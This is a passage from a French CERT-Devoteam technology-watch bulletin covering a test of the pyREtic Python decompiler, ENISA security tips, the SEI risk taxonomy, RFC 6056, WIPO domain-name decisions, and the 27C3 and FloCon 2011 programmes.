[=] Downloading from http://www.python.org/ftp/python/2.5/Python-2.5.tar.bz2 .....
[+] Download complete - saved to \pyREtic 0.5.1\Downloaded Runtimes\Python-2.5.tar.bz2
[=] Decompressing....
[+] Complete
[=] Creating new project: 'TEST1'
[+] Project created. Source code output now going to : \pyREtic_0.5.1\Projects\TEST1\sourcecode
[+] Python version set as: 2.5
```

```
(REpdb:TEST1) fs_um_decompile Test.pyc
[+] Decompiling single file: Test.pyc
[=] Decompiling \pyREtic_0.5.1\Test.py-<module>
[+] Parsing code object of <code object <module> at 015159B0, file "\pyREtic 0.5.1\Test.py",
[+] Disassembling....
[+] Decompiling....
[+] All code blocks got
[+] Flow graph from code blocks got
[+] All code blocks got
[+] Flow graph from code blocks got
[+] All code blocks got
[+] Flow graph from code blocks got
[+] DFA decompiled
[+] Complex IF's simplified
[+] WHILE loops preprocessed
[+] All compounds simplified
[+] Consecutives simplified
STRANGE ABSOLUTE JUMP!! ...
```

Nos tests sont en effet loin d'être exhaustifs mais ils nous auront permis de comprendre le fonctionnement de l'outil, de vérifier les résultats de la décompilation d'un objet connu – la version compilée de l'outil lui-même – et surtout de nous rendre compte de l'absence de toute documentation d'utilisation exploitable.

Méthode originale

```
def blind_mirror(self, orig_module, debug = False):
    """
    Mirror all the attributes of the module we are masquearding as so that we
    can be called as that module would be from other areas of the code and
    expected functionality is maintained

    IN:
       orig_module - the name of the module we are masquearding as - string
    OUT:
       True/False - success or failure - boolean
    """
    orig = __import__(orig_module)
    orig.__name__ = "orig"

    for attr in dir(orig):
        if attr[:2] == "__":
            continue

        if debug:
            print "%s -> %s.%s"%(attr, attr.__file__, attr)
        exec("%s = orig.%s"%(attr, attr))
```

Méthode décompilée

```
def blind_mirror(self, orig_module, debug=False):
        orig = __import__(orig_module)
        orig.__name__ = 'orig'
        for attr in dir(orig):
                if attr[:2L] == '__':
                        continue
        if debug:
                debug
                print '%s -> %s.%s' % (attr, attr.__file__, attr)
        else:
                debug
        exec '%s = orig.%s' % (attr, attr)
```


© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

POUR PLUS D'INFORMATION

http://code.google.com/p/pyretic/
http://www.immunitysec.com/downloads/pyREtic_0.5.1.zip
https://www.defcon.org/images/defcon-18/dc-18-presentations/RSmith/DEFCON-18-RSmith-pyREtic.pdf

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique


METHODOLOGIES ET STANDARDS

RECOMMANDATIONS

ENISA – DEUX FICHES D'INFORMATIONS A L'ATTENTION DES EMPLOYES ET DES PARENTS

L'ENISA vient de publier les versions Française et Allemande de deux fiches d'information listant les comportements et les bonnes pratiques sécuritaires. Cette annonce va dans le sens de l'engagement pris par l'**ENISA** de mettre à disposition ses publications en d'autres langues Européennes que la langue anglaise.

La première fiche est établie à l'attention des usagers d'un système d'information professionnel. Elle se focalise sur les pratiques qu'il conviendra d'adopter pour assurer la sécurité de l'information. La seconde fiche cible le grand public, et plus précisément les parents et tuteurs. Elle liste dix pratiques fondamentales dont l'application permettra de réduire le risque d'exposition de leurs enfants aux menaces portées par l'Internet.



Conseils en matière de sécurité de l'information à l'intention des employés

1. Les mots de passe constituent un rempart de protection majeur. Utilisez-les pour protéger les données. Les mots de passe doivent être suffisamment complexes, modifiés régulièrement et tenus secrets.
2. Protégez votre ordinateur.
3. Soyez prudent en utilisant courrier électronique et l'internet.
4. Utilisez les appareils portatifs tels qu'ordinateurs portables, clés USB, téléphones mobiles ou Blackberry en vous conformant à la politique de sécurité de l'entreprise.
5. Manipulez avec prudence les informations d'entreprise: marquez les documents avec le code de classification approprié; soyez scrupuleux en vous débarrassant de ces documents, en les imprimant, en les copiant ou en les scannant, si cela est nécessaire; s'ils contiennent des informations sensibles, utilisez toujours un destructeur de documents; sauvegardez-les sur le disque dur de l'entreprise et veillez à ce que toute tierce partie travaillant avec l'entreprise ait signé un accord de non-divulgation avant de lui confier des données sensibles.
6. Remettez aux visiteurs un badge d'identification à porter en permanence pendant leur visite des locaux de l'entreprise. Accompagnez les visiteurs dans leur visite des bureaux.
7. Déclarez au service informatique de votre organisation toute perte et/ou dommage concernant les appareils portatifs de l'entreprise, ainsi que toute violation et/ou incident en rapport avec la sécurité.
8. Protégez les informations en dehors de l'entreprise en prenant toute mesure adéquate pour prévenir le vol ou la perte de données et d'équipements sensibles.
9. Respectez la politique et les procédures de sécurité de l'entreprise.
10. Donnez un retour d'informations afin d'améliorer encore les solutions mises en œuvre et la politique de sécurité.

Conseils de sécurité d'utilisation de l'internet à l'intention des parents et des tuteurs

1. Communiquez avec votre enfant au sujet de ses expériences sur l'internet. Parlez de l'importance de la sécurité sur l'internet et enseignez-lui les notions de base.
2. Fixez des règles pour l'utilisation de l'internet et du téléphone mobile.
3. Tenez-vous au courant des menaces actuelles qui pèsent sur les enfants en ligne et soyez bien conscient des activités en ligne de votre enfant.
4. Regroupez dans une pièce commune l'ordinateur et tous les appareils fonctionnant avec l'internet utilisés par votre enfant. Installez des logiciels pare-feu et antivirus.
5. Assurez-vous que les fonctions de contrôle parental, de consentement parental, de vérification de l'âge et de blocage de contenus sont activées. Veillez à la mise en place d'un processus d'interdiction et de filtrage.
6. Analysez la politique des fournisseurs de contenus et leur conformité à cette politique. Vérifiez la flexibilité contractuelle (par ex. comment supprimer un compte) et l'utilisation de filtres modérateurs automatiques en conjonction avec une intervention humaine.
7. Vérifiez régulièrement la page ou le profil de votre enfant sur l'internet. Surveillez de près les dépenses en ligne faites par votre enfant.
8. Dites à votre enfant de ne jamais utiliser son nom complet et de ne jamais communiquer ses mots de passe. Empêchez votre enfant de divulguer des informations susceptibles de l'identifier (par ex. adresse, numéro de téléphone, nom de l'école, club de sport).
9. Assurez-vous que votre enfant sache ce que peut entraîner la publication de photos ou d'autres contenus sur l'internet.
10. Sensibilisez votre enfant en lui recommandant de ne jamais donner de rendez-vous réel à une personne rencontrée pour la première fois sur l'internet. Mettez votre enfant en garde contre le fait d'exprimer directement des émotions devant des étrangers en ligne

POUR PLUS D'INFORMATION

http://www.enisa.europa.eu/act/ar/deliverables/2010/informationsecuritytips-employees-fr/at_download/fullReport
http://www.enisa.europa.eu/act/ar/deliverables/2010/internetsafetytips-parents-fr/at_download/fullReport

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

METHODES

SEI – UNE TAXONOMIE DES RISQUES OPERATIONNELS

Le Software Engineering Institute – **SEI** – de l'université de Carnegie Mellon vient de publier un rapport technique sur le thème de la classification des risques opérationnels dans le domaine de la cyber-sécurité.

Intitulé '**A Taxonomy of Operational Cyber Security Risks**', ce rapport propose un modèle de description et de classification des sources de risque. Ce modèle pourra parfaitement être utilisé comme catalogue des sources de risque en amont des méthodologies d'analyse et de gestion du risque, lesquelles se concentrent généralement sur les risques et les menaces, et non sur les sources.

Le **SEI** propose la définition suivante du concept de 'risques opérationnels en matière de cyber-sécurité' en introduction du rapport: *Les risques opérationnels en matière de cyber-sécurité sont définis comme des risques opérationnels touchant les actifs informationnels et technologiques qui auront comme conséquence d'atteindre à la confidentialité, la disponibilité et l'intégrité de l'information et des systèmes d'information.*

Operational cyber security risks are defined as operational risks to information and technology assets that have consequences affecting the confidentiality, availability, and integrity of information and information systems.

Le modèle proposé distingue quatre catégories, décline chacune d'elle en trois ou quatre sous-catégories et identifie plusieurs sources de risque:

1- **Actions d'une personne** (Actions of people)
2- **Défauts des systèmes ou technologique** (Systems and Technology failures)
3- **Processus internes défectueux** (Failed Internal Processes)
4- **Evénements extérieurs** (External Events)

Pour mémoire, le modèle de gestion des risques **RMM** par ailleurs établi par le **SEI** définit quatre catégories d'actifs:

1- les personnes (people),
2- l'information (information),
3- la technologie (technology), et
4- les installations (facilities).

1. Actions of People	2. Systems and Technology Failures	3. Failed Internal Processes	4. External Events
1.1 Inadvertent	**2.1 Hardware**	**3.1 Process design or execution**	**4.1 Disasters**
1.1.1 Mistakes	2.1.1 Capacity	3.1.1 Process flow	4.1.1 Weather event
1.1.2 Errors	2.1.2 Performance	3.1.2 Process documentation	4.1.2 Fire
1.1.3 Omissions	2.1.3 Maintenance	3.1.3 Roles and responsibilities	4.1.3 Flood
1.2 Deliberate	2.1.4 Obsolescence	3.1.4 Notifications and alerts	4.1.4 Earthquake
1.2.1 Fraud	**2.2 Software**	3.1.5 Information flow	4.1.5 Unrest
1.2.2 Sabotage	2.2.1 Compatibility	3.1.6 Escalation of issues	4.1.6 Pandemic
1.2.3 Theft	2.2.2 Configuration management	3.1.7 Service level agreements	**4.2 Legal issues**
1.2.4 Vandalism	2.2.3 Change control	3.1.8 Task hand-off	4.2.1 Regulatory compliance
1.3 Inaction	2.2.4 Security settings	**3.2 Process controls**	4.2.2 Legislation
1.3.1 Skills	2.2.5 Coding practices	3.2.1 Status monitoring	4.2.3 Litigation
1.3.2 Knowledge	2.2.6 Testing	3.2.2 Metrics	**4.3 Business issues**
1.3.3 Guidance	**2.3 Systems**	3.2.3 Periodic review	4.3.1 Supplier failure
1.3.4 Availability	2.3.1 Design	3.2.4 Process ownership	4.3.2 Market conditions
	2.3.2 Specifications	**3.3 Supporting processes**	4.3.3 Economic conditions
	2.3.3 Integration	3.3.1 Staffing	**4.4 Service dependencies**
	2.3.4 Complexity	3.3.2 Funding	4.4.1 Utilities
		3.3.3 Training and development	4.4.2 Emergency services
		3.3.4 Procurement	4.4.3 Fuel
			4.4.4 Transportation

Pour mémoire, le modèle de gestion des risques **RMM** par ailleurs établi par le **SEI** définit quatre catégories d'actifs:

1- les personnes (people),
2- l'information (information),
3- la technologie (technology), et
4- les installations (facilities).

Le dernier chapitre du rapport du **SEI** traite rapidement du problème de l'harmonisation des approches américaines de gestion du risque, lesquelles sont fortement liées aux exigences **FISMA** (Federal Information Security Management Act) traduites sous la forme de contrôles dans le guide SP800-53r3 du **NIST** (Rapport N°131 – Juin 2009). L'annexe A détaille ainsi une transcription des sources de risque sur chacun des points de contrôles spécifiés par ce guide. L'annexe B indexe l'usage des éléments de la taxonomie dans la description de chaque contrôle.

Le sommaire de ce guide de 47 pages est le suivant:

Introduction
Taxonomy of Operational Cyber Security Risks
Class 1 **Actions of People**
Subclass 1.1 **Inadvertent**
Subclass 1.2 **Deliberate**
Subclass 1.3 **Inaction**
Class 2 **Systems and Technology Failures**
Subclass 2.1 **Hardware**
Subclass 2.2 **Software**
Subclass 2.3 **Systems**
Class 3 **Failed Internal Processes**
Subclass 3.1 **Process Design or Execution**
Subclass 3.2 **Process Controls**
Subclass 3.3 **Supporting Processes**
Class 4 **External Events**
Subclass 4.1 **Hazards**

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

Subclass 4.2 **Legal Issues**
Subclass 4.3 **Business Issues**
Subclass 4.4 **Service Dependencies**
Harmonization with Other Risk Practices
FISMA
NIST Special Publications
SEI OCTAVE Threat Profiles
Conclusion
Appendix A: Mapping of SP 800-53 Rev. 3 Controls to Selected Taxonomy Subclasses and Elements
Appendix B: Mapping of Selected Taxonomy Subclasses and Elements to SP 800-53 Rev. 3 Controls

POUR PLUS D'INFORMATION

http://www.cert.org/archive/pdf/10tn028.pdf - Taxonomie des risques informatiques

STANDARDS

RFC 6056 - RECOMMENDATIONS FOR TRANSPORT-PROTOCOL PORT RANDOMIZATION (BCP156)

Ce guide de bonne pratique - **BCP 156** - traite de l'allocation du numéro de port **TCP** qui sera utilisé par l'initiateur d'une connexion réseau. Rappelons que l'établissement d'une session de transport de données nécessite la connaissance d'un ensemble de paramètres de connexion, les cinq paramètres suivants dans le cas des protocoles **TCP** et **UDP**:
- le protocole utilisé
- l'adresse réseau de l'initiateur, ou adresse IP source
- l'identifiant d'accès au client, ou numéro de port source
- l'adresse réseau du destinataire, ou adresse IP destination
- l'identifiant d'accès au service, ou numéro de port destination

Quatre de ces cinq paramètres sont implicitement définis par les caractéristiques de la connexion devant être établie: le protocole utilisé, l'adresse IP de l'initiateur et bien entendu l'adresse IP du destinataire et le numéro de port désignant le service requis. Les adresses IP sont gérées par l'ICANN, attribuées par blocs à des organisations régionales et affectées aux demandeurs par des bureaux d'enregistrement. Les numéros de ports sont attribués universellement par l'IANA, la convention voulant que les numéros de port inférieurs à 1024 soient attribués à des services fondamentaux requérant pour leur fonctionnement des privilèges élevés sur le système hôte, le port 80 pour le protocole HTTP ou le port 25 pour le service messagerie SMTP par exemple.

Le cinquième paramètre, le numéro de port source, joue un rôle indispensable au fonctionnement d'un mécanisme de transport en permettant de référencer les multiples connexions pouvant être établies entre deux machines (adresses IP source et destination fixées) vers un même service (numéro de port destination imposé et unique). Cette référence locale est attribuée à la discrétion de l'initiateur de la connexion, ou plus précisément, selon une stratégie propre à l'implémentation des interfaces de communication, les sockets dans le cas des systèmes **UNIX** et dérivés. Une stratégie simple a été retenue pour garantir l'unicité de cette référence sur le système initiateur à une époque où les problèmes de sécurité n'étaient pas aussi préoccupants qu'ils le sont aujourd'hui: le numéro de port est dérivé d'un compteur incrémenté à chaque demande de connexion. Certes efficace et bien peu coûteuse en terme de ressource, cette stratégie facilite aussi la prédiction du numéro qui sera attribué à la prochaine connexion pour peu que l'on ait connaissance des valeurs déjà utilisées et une idée de l'utilisation des ressources réseaux pour estimer le nombre de connexions ouvertes sur une période de temps. Diverses attaques dites 'en aveugle' ont ainsi pu être conçues qui tirent partie de cette faiblesse pour prédire les paramètres utilisés par une connexion et casser, ou altérer celle-ci.

Le **RFC6056** détaille, et compare, cinq algorithmes permettant de générer un numéro de port source en respectant l'exigence d'unicité sur une période supérieure à la durée de la connexion tout en réduisant la probabilité de prédiction de ce numéro. Certains de ces algorithmes sont d'ores et déjà intégrés dans les implémentations des interfaces réseaux de quelques systèmes d'exploitation, d'autres devraient l'être. Ils pourront être adaptés à tout autre protocole de communication faisant usage d'un identifiant éphémère, le protocole **UDP** bien entendu, mais aussi les protocoles **SCTP** (Transport de flux), **DCCP** (Gestion de la Congestion), et **RTP** (Transport Temps réel).

Un rapide tour d'horizon des implémentations faites dans les systèmes **FreBSD**, **Linux**, **NetBSD**, **OpenBSD** et **OpenSolaris** est proposé en fin de document.

Le sommaire de ce RFC de 29 pages est le suivant

1. **Introduction**
2. **Ephemeral Ports**
   2.1. Traditional Ephemeral Port Range

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

2.2. Ephemeral Port Selection
2.3. Collision of instance-ids
3. **Obfuscating the Ephemeral Port Selection**
3.1. Characteristics of a Good Algorithm for the Obfuscation of the Ephemeral Port Selection
3.2. Ephemeral Port Number Range
3.3. Algorithms for the Obfuscation of the Ephemeral Port Selection
3.3.1. Algorithm 1: Simple Port Randomization Algorithm
3.3.2. Algorithm 2: Another Simple Port Randomization Algorithm
3.3.3. Algorithm 3: Simple Hash-Based Port Selection Algorithm
3.3.4. Algorithm 4: Double-Hash Port Selection Algorithm
3.3.5. Algorithm 5: Random-Increments Port Selection Algorithm
3.4. Secret-Key Considerations for Hash-Based Port Selection Algorithms
3.5. Choosing an Ephemeral Port Selection Algorithm
4. **Interaction with Network Address Port Translation (NAPT)**
5. **Security Considerations**
6. **Acknowledgements**
7. **References**
7.1. Normative References
7.2. Informative References
Appendix A. **Survey of the Algorithms in Use by Some Popular Implementations**
A.1. **FreeBSD**
A.2. **Linux**
A.3. **NetBSD**
A.4. **OpenBSD**
A.5. **OpenSolaris**

POUR PLUS D'INFORMATION

ftp://ftp.ietf.org/rfc/rfc6056.txt - xxxx

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

TABLEAUX DE SYNTHESE

INTERNET

LES DECISIONS DE L'OMPI

L'Organisation Mondiale de la Propriété Intellectuelle, **OMPI** ou **WIPO**, est chargée de l'arbitrage et de la résolution des litiges relatifs aux noms de domaine. Parmi tous les litiges jugés, nous commenterons ceux liés à l'usage de marques connues en France.

Le litige 'D2010-1416' porte sur trois noms de domaine, 'corsica-ferries.org', 'sardinia-ferries.com' et 'sardinia-ferries.net', qui ne diffèrent des marques déposées par le plaignant que par l'ajout d'un trait d'union. Le plaignant est cependant débouté de sa demande. L'expert considère en effet que, si la similarité des noms de domaine avec les marques du plaignant est bien réelle (première condition à vérifier dans la procédure UDRP), il ne peut en revanche démontrer que le détenteur des domaines n'a aucun droit sur ces noms de domaines (seconde condition devant être vérifiée). La jurisprudence conduit à considérer qu'un tiers peut avoir un intérêt, ou même justifier de droits, sur des noms de domaine géographiques ou purement descriptifs, et ce même si ces noms sont parties d'une marque, à la condition toutefois de ne pas atteindre aux intérêts du plaignant. C'est ici le cas, le défendeur opérant depuis plusieurs années comme revendeur des produits du plaignant. La démonstration d'un enregistrement de mauvaise foi (la troisième condition à vérifier) n'a pas à être faite, la seconde condition n'étant pas démontrée. L'expert précise toutefois que les éléments apportés par le détenteur du domaine démontrent sa parfaite bonne foi.

Le litige 'D2010-1696' est relatif à l'enregistrement de noms de domaine utilisant la marque déposée par le groupe **Partouche**. Plusieurs litiges similaires ont été jugés durant l'année 2010 qui tous se sont soldés par le transfert des noms de domaine au plaignant.

La marque **Vente-Privée** fait l'objet d'une tentative d'exploitation des erreurs de saisie – 'typo-squatting' dans le jargon - avec l'enregistrement du nom de domaine 'venteprive.fr' lequel renvoi sur un site de parking qui permettait au détenteur du domaine d'engranger une commission pour chaque clic sur l'un des liens proposés sur cette page. L'experte mandaté pour juger 'DFR2010-0038' n'a aucune difficulté à démontrer la mauvaise fois du détenteur du domaine et ordonne le transfert au profit de la marque.

Le détenteur du domaine 'aeroportdeparis.com' utilisant à une lettre près le nom de la société anonyme Aéroports de Paris (ADP) tente de démontrer en vain sa bonne foi par divers procédés mais aussi altérations de la vérité qu'il conviendra de découvrir par la lecture de la décision 'D2010-1697'. Le domaine est transféré.

L'atteinte caractérisée au droit d'une marque et aux règles de la concurrence conduit l'expert mandaté pour juger le litige 'DFR2010-0037' à ordonner le transfert des domaines 'tersncf.fr' et 'trocsdesprems.fr' à la **SCNF**, détentrices des marques. Ici encore, les deux domaines enregistrés conduisaient sur une page de parking listant divers sites tiers en relation avec des activités liées aux voyages, page assurant un revenu au détenteur des domaines pour chaque redirection effectuée.

Le litige 'D2010-1888' relatif au nom de domaine 'groupeaxe.com' mérite d'être cité, étant probablement le litige le plus simple jamais traité: le propriétaire du domaine indique qu'il a enregistré celui-ci car il était libre, qu'il n'a aucun intérêt dans celui-ci et qu'il est prêt à le transférer au requérant. En l'absence d'objections, le domaine est transféré sans qu'aucun des trois points de la procédure ne soit examiné.

Deux noms de domaine enregistrés dans l'extension '.co' (Colombie) ont été transférés aux propriétaires des marques respectives, **Air France** avec le litige 'DCO2010-0039' et **Accor** pour le litige 'DCO2010-0040'. Rappelons que cette extension, ou ccTLD, qui a été ouverte à l'enregistrement international en juillet dernier, rencontre un grand succès grâce aux associations qui viennent immédiatement à l'esprit, Company et Corporate dans le monde anglo-saxon et Compagnie pour ce qui concerne notre pays. Le montant des droits d'enregistrement volontairement élevé pour éviter les abus ne semble pas décourager les cyber-squatters.

Nous terminerons cette chronique avec le litige 'D2010-2000' portant sur le nom de domaine 'basfgroup.com', litige dont l'intérêt réside moins dans l'atteinte aux droits de la société BASF que dans le fait que la personne annoncée propriétaire du domaine dans le registre a de toute évidence été victime d'une usurpation d'identité. Un phénomène qui semble prendre de l'ampleur au regard des litiges que nous avons déjà eu l'occasion de commenter.

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

	D2010-1416		corsica-ferries.org sardinia-ferries.com sardinia-ferries.net	Corsica Ferries - Sardinia Ferries et Forship SPA - Tourship Italia SPA	27/12
*	D2010-1696	⇨	casino-partouche.net partouche-casinos.net partouche-poker-tour.net	Groupe Partouche	14/12
	D2010-1697	⇨	aeroportdeparis.com	Aéroports de Paris (ADP)	28/12
*	D2010-1882	⇨	nestlecareer.com	Société des Produits Nestlé	11/01
	D2010-1888	⇨	groupeaxa.com	AXA SA	12/12
	D2010-2000	⇨	basfgroup.com	BASF SE	11/01
*	D2010-2048	⇨	veoliarecycling.com veoliaskips.com	Veolia Environnement	19/01
*	DFR2010-0037	⇨	tersncf.fr trocsdesprems.fr	Société Nationale des Chemins de Fer Français	29/12
	DFR2010-0038	⇨	venteprive.fr	Vente-Privee.com	04/01
	DFR2010-0040	⇨	rizoma.fr	Rizoma S.r.l.	11/01
*	DCO2010-0039	⇨	air-france.co	Société Air France	11/01
*	DCO2010-0040	⇨	accorhotels.co	Accor	10/01

⇨: Transfert du domaine, ✓: maintien du domaine, ☒: Annulation du domaine *: pas de réponse du détenteur

POUR PLUS D'INFORMATION

http://www.wipo.int/rss/index.xml?col=dnddocs - Dernières décisions
http://www.wipo.int/freepublications/fr/arbitration/779/wipo_pub_779.pdf - Procédure de règlement des litiges

CONFERENCES

CCC – 27IEME CHAOS COMMUNICATION CONGRESS

La 27ième édition de la célèbre conférence technique organisée par le **Chaos Computer Club** – dit **CCC** – allemand s'est tenue durant les derniers jours de l'année 2010, et plus précisément du 27 au 30 décembre, à Berlin.

Quelques 86 communications, organisées autour de six thèmes, auront été présentées durant ces 4 jours.

Hacking	
A framework for automated architecture-independent gadget search	kornau
Adventures in analyzing Stuxnet	D.Dang, P.Ferrie
Analyzing a modern cryptographic RFID system: HID iClass demystified	Plötz, Meriac
Android geolocation using GSM network: "Where was Waldroid?"	Renaud Lifchitz
Automatic Identification of Cryptographic Primitives in Software	Felix Gröbert
Building Custom Disassemblers: Instruction Set Reverse Engineering	FX of Phenoelit
Chip and PIN is Broken - Vulnerabilities in the EMV Protocol	Steven J. Murdoch
Code deobfuscation by optimization	Branko Spasojevic
Console Hacking 2010: PS3 Epic Fail	bushing, marcan, sven
Contemporary Profiling of Web Users: On Using Anonymizers and Still Get Fucked	Dominik Herrmann
Cybernetics for the Masses: implants, sensory extension and silicon - all for you!	Lepht Anonym
Data Analysis in Terabit Ethernet Traffic	Lars Weiler
Data Recovery Techniques- Fun with Hard Drives	Peter Franck
Defense is not dead: Why we will have more secure computers - tomorrow	Andreas Bogk
Die gesamte Technik ist sicher: Relay-Angriffe auf den neuen Personalausweis	D.Oepen, F. Morgner
Distributed FPGA Number Crunching For The Masses	Felix Domke
FrozenCache: Mitigating cold-boot attacks for Full-Disk-Encryption software	Juergen Pabel
Hackers and Computer Science	Sergey
Hacking iButtons	Christian Brandt
Hacking smart phones: expanding the attack surface and then some	Ilja van Sprundel
Having fun with RTP „Who is speaking???"	kapejod
High-speed high-security cryptography: encrypting, authenticating the whole Internet	DJ. Bernstein
I Control Your Code: Attack Vectors through the Eyes of software-based fault Isolation	Mathias Payer
JTAG/Serial/FLASH/PCB Embedded Reverse Engineering Tools and Techniques	Nathan Fain, Vadik
Lying To The Neighbours: Nasty effects with tracker-less BitTorrent	Astro
News Key Recovery Attacks on RC4/WEP	Martin Vuagnoux
Node.js as a networking tool	Felix Geisendörfer
OMG WTF PDF/ What you didn't know about Acrobat	Julia Wolf
Part-Time Scientists: One year of Rocket Science!	K.Becker, R.Boehme
Recent advances in IPv6 insecurities	vanHauser
Reverse Engineering a real-world RFID payment system	Harald Welte

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

Reverse Engineering the MOS 6502 CPU: 3510 transistors in 60 minutes	Michael Steil
Rootkits and Trojans on Your SAP Landscape	Ertunga Arsal
Running your own GSM stack on a phone: Introducing Project OsmocomBB	Welte, Markgraf
Secure communications below the hearing threshold: auditive steganography	Nutzinger,Poisel
SIP home gateways under fire - Source routing attacks applied to SIP	Wolfgang Beck
SMS-o-Death	C.Mulliner, Nico Golde
The Baseband Apocalypse: all your baseband are belong to us	Ralf-Philipp Weinmann
The Hidden Nemesis: Backdooring Embedded Controllers	Ralf-Philipp Weinmann
Wideband GSM Sniffing	K.Nohl, S.Munaut
Zero-sized heap allocations vulnerability analysis	Julien Vanegue
Science	
Cognitive Psychology for Hackers: Bugs, exploits, and occasional patches	Sai
Safety on the Open Sea: Safe navigation with the aid of an open sea chart.	Bernhard Fischer
Spoilers, Reverse Green, DECEL! Or "What's it doing now?"	Bernd Sieker
Techniken zur Identifizierung von Netzwerk-Protokollen	Florian Adamsky
Terrorists Win - Exploiting Telecommunications Data Retention?	Hamacher, Katzenbeis
Making	
DIY synthesizers and sound generators: Where does the sound come from?	Sylwester
File -> Print -> Electronics	Jeff Gough
Logikschaltungen ohne Elektronik: logische Schaltungen mit Pneumatik	Äpex, xif
Spinning the electronic Wheel	Betty, Gismo C.
USB and libusb: So much more than a serial port with power	Peter Stuge
Society	
A Critical Overview of 10 years of Privacy Enhancing Technologies	seda
A short political history of acoustics	Oona Leganovic
Adventures in Mapping Afghanistan Elections	Bicyclemark
Copyright Enforcement Vs. Freedoms	Jérémie Zimmermann
Data Retention in the EU five years after the Directive	EDR
Digitale Spaltung per Gesetz	Schwarz & als
Eins, zwei, drei - alle sind dabei: Von der Volkszählung zum Bundesmelderegister	Oliver "Unicorn" Knapp
Fnord-Jahresrückblick 2010: von Atomausstieg bis Zwangsintegration	F.von Leitner,F.Rieger
Friede sei mit Euren Daten	Jochim Selzer
From robot to robot: Restoring creativity in school pupils using robotics	Robert Spanton
How the Internet sees you	Jeroen Massar
Ich sehe nicht, dass wir nicht zustimmen werden	Martin Haase
Ignorance and Peace Narratives in Cyberspace	Angela Crow
IMMI, from concept to reality	D.Domscheit-Berg
INDECT - an EU-Surveillance Project	Sylvia Johnigk
International Cyber Jurisdiction	TiffanyRad
Netzmedienrecht, Lobbyismus und Korruption	Thomas Barth
Netzneutralität und QoS - ein Widerspruch?	Andreas Bogk & als
The importance of resisting Excessive Government Surveillance	Nicholas Merrill
Three jobs that journalists will do in 2050	Annalee Newitz
Tor is Peace, Software Freedom is Slavery, Wikipedia is Truth	Adam
Von Zensursula über Censilia hin zum Kindernet	Alvar C. H. Freude
Whistleblowing	Johannes Ludwig
Wikileaks und mehr: Eine Whistleblowerperspektive auf Leaking-Plattformen	Guido Strack
Your Infrastructure Will Kill You	Eleanor Saitta
Community	
AllColoursAreBeautiful; interactive light installation inspired by blinkenlights	Franz Pletz, lilafisch
Desktop on the Linux... (and BSD, of course)	Datenwolf
Hacker Jeopard: Number guessing for geeks	Ray, Stefan Zehl
Is the SSLiverse a safe place? An update on EFF's SSL Observatory project	Jesse, P.Eckersley
Literarischer Abend: Ein literarischer Abend im Quartett.	A.Lehner, Lars
Pentanews Game Show	Alien8, Astro
Security Nightmares	Frank Rieger, Ron
Culture	
Radio der Zukunft	
Stanislaw Lem - Der enttäuschte Weltverbesserer	
The Concert: a disconcerting moment for free culture	

POUR PLUS D'INFORMATION

https://events.ccc.de/congress/2010/Fahrplan/

CERT – FLOCON 2011

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

L'édition 2011 de l'atelier de travail **FloCon**, consacré aux techniques d'analyse des flux de données réseaux, s'est déroulée du 10 au 13 janvier dernier à Salt Lake City, sous l'égide du **CERT**.

Classes	
iSilk Introduction	CERT
Advanced Flow Analysis with SiLK	CERT
Visualization for NetFlow	CERT
An Introduction to Argus	QoSient LLC
Analysis	
Analysis Pipeline - Streaming Flow Analysis with Alerting	Dan Ruef
Security Incident Discovery and Correlation on Gov Networks	Cory Mazzola
What's New in the SiLK Virtual Training Environment	George Warnagiris
Blended Analysis	
Exploring Interactions Between Network Data Analysis and Security Information/Event	Tim Shimeall
Leveraging Other Data Sources with Flow to Identify Anomalous Network Behavior	Peter Mullarkey
Using Flow as a Full Packet Capture System Index	Randy Heins
Using Flow for Other Things than Just Network Data	Jeroen Massar
Collection	
Coordinated Non-Intrusive Capturing of Flow Paths	Tanja Zseby
Incorporating Dynamic List Structures Into YAF to Enhance Deep Packet Inspection	Emily Sarneso
Not to Miss Small-Amount But Important Traffic	Kzunori Kamiya
Privacy-Preserving Network Flow Recording	Bilal Shebaro
Know Your Network	
Detecting Long Flows	John McHugh
DLP Detection with Netflow	Christopher Poetzel
Garbage Collection: Using Flow to Understand Private Network Data Leakage	Sidney Faber
Malware	
Botnet Detection Based on NetFlow	Vojtech Krmicek
